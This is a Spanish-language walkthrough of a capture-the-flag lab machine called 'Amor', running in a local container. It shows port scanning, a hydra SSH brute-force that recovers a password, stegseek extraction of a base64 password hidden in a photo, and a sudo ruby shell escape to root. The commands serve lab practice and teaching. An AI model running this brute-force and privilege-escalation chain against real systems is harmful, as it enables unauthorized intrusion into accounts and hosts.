AMOR

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

 unzip move.zip

  Archive: amor.zip
  inflating: amor.tar
  inflating: auto_deploy.sh

2- Y ahora desplegamos la máquina

bash auto_deploy.sh amor.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
 ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.328 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.328/0.328/0.328/0.000 ms


IP DE LA MAQUINA VICTIMA          172.17.0.2

IP DE LA MAQUINA ATACANTE     192.168.0.26

LINUX - ttl=64
```


2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open  http       Apache httpd 2.4.58 ((Ubuntu))
```

foto puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5,

HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[SecurSEC S.L
```

4- EXPLOTACION

Después de observar el servidor web descubrimos un posible usuario "carlota"

Con lo que vamos con hydra

```
hydra -t 64 -l carlota -P /usr/share/wordlists/rockyou.txt 172.17.0.2 ssh
```

[22][ssh] host: 172.17.0.2 login: carlota password: babygirl

carlota/babygirl

Intentamos conexión por ssh y lo conseguimos

```
ssh carlota@172.17.0.2
```

```
$ whoami
carlota
```

4- ESCALADA DE PRIVILEGIOS

No hay permisos sudo. Con lo que echamos un vistazo a los directorios

```
carlota@1bf1d19f63c5:~$ ls -la
total 32
drwxr-x--- 1 carlota carlota 4096 Jun  1 17:23 .
drwxr-xr-x 1 root    root    4096 Apr 26 11:01 ..
-rw-r--r-- 1 carlota carlota  220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 carlota carlota 3909 Apr 26 11:02 .bashrc
```

drwx------ 2 carlota carlota 4096 Jun 1 17:23 .cache

-rw-r--r-- 1 carlota carlota 807 Mar 31 08:41 .profile

drwxr-xr-x 1 root root 4096 Apr 26 11:02 Desktop

Y haciendo un cat a .bashrc descubro abajo de todo una línea interesante

carlota@1bf1d19f63c5:~$ cat .bashrc

"export SECRET="Hola oscar, recuerdas las \"vacaciones\" que pasamos juntos?

En el interior de nuestro amor hay un secreto. ¿Entiendes?"".

Seguimos investigando directorios

carlota@1bf1d19f63c5:~/Desktop$ ls
fotos
carlota@1bf1d19f63c5:~/Desktop$ cd fotos
carlota@1bf1d19f63c5:~/Desktop/fotos$ ls
vacaciones
carlota@1bf1d19f63c5:~/Desktop/fotos$ cd vacaciones
carlota@1bf1d19f63c5:~/Desktop/fotos/vacaciones$ ls
imagen.jpg

Con scp nos traemos la imagen a nuestro kali

scp carlota@172.17.0.2:/home/carlota/Desktop/fotos/vacaciones/imagen.jpg /home/kali/Desktop

carlota@172.17.0.2's password:
imagen.jpg

Usamos stegseek para extraer datos ocultos

stegseek imagen.jpg /usr/share/wordlists/rockyou.txt

```
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "secret.txt".
[i] Extracting to "imagen.jpg.out".

cat imagen.jpg.out

ZXNsYWNhc2FkZXBpbnlwb24=

El contenido del archivo imagen.jpg.out parece estar codificado en Base64.

 echo "ZXNsYWNhc2FkZXBpbnlwb24=" | base64 --decode

eslacasadepinypon

Con esto intentamos cambiar de usuario

carlota@1bf1d19f63c5:~/Desktop/fotos/vacaciones$ su oscar
Password:
$ whoami
oscar


Vemos los permisos sudo para Oscar


oscar@1bf1d19f63c5:/home/carlota/Desktop/fotos/vacaciones$ sudo -l
Matching Defaults entries for oscar on 1bf1d19f63c5:
        env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User oscar may run the following commands on 1bf1d19f63c5:
        (ALL) NOPASSWD: /usr/bin/ruby


Nos vamos a GTFOBins

sudo ruby -e 'exec "/bin/sh"'


oscar@1bf1d19f63c5:/home/carlota/Desktop/fotos/vacaciones$ sudo /usr/bin/ruby
-e

'exec "/bin/sh"'

# whoami
root
```

#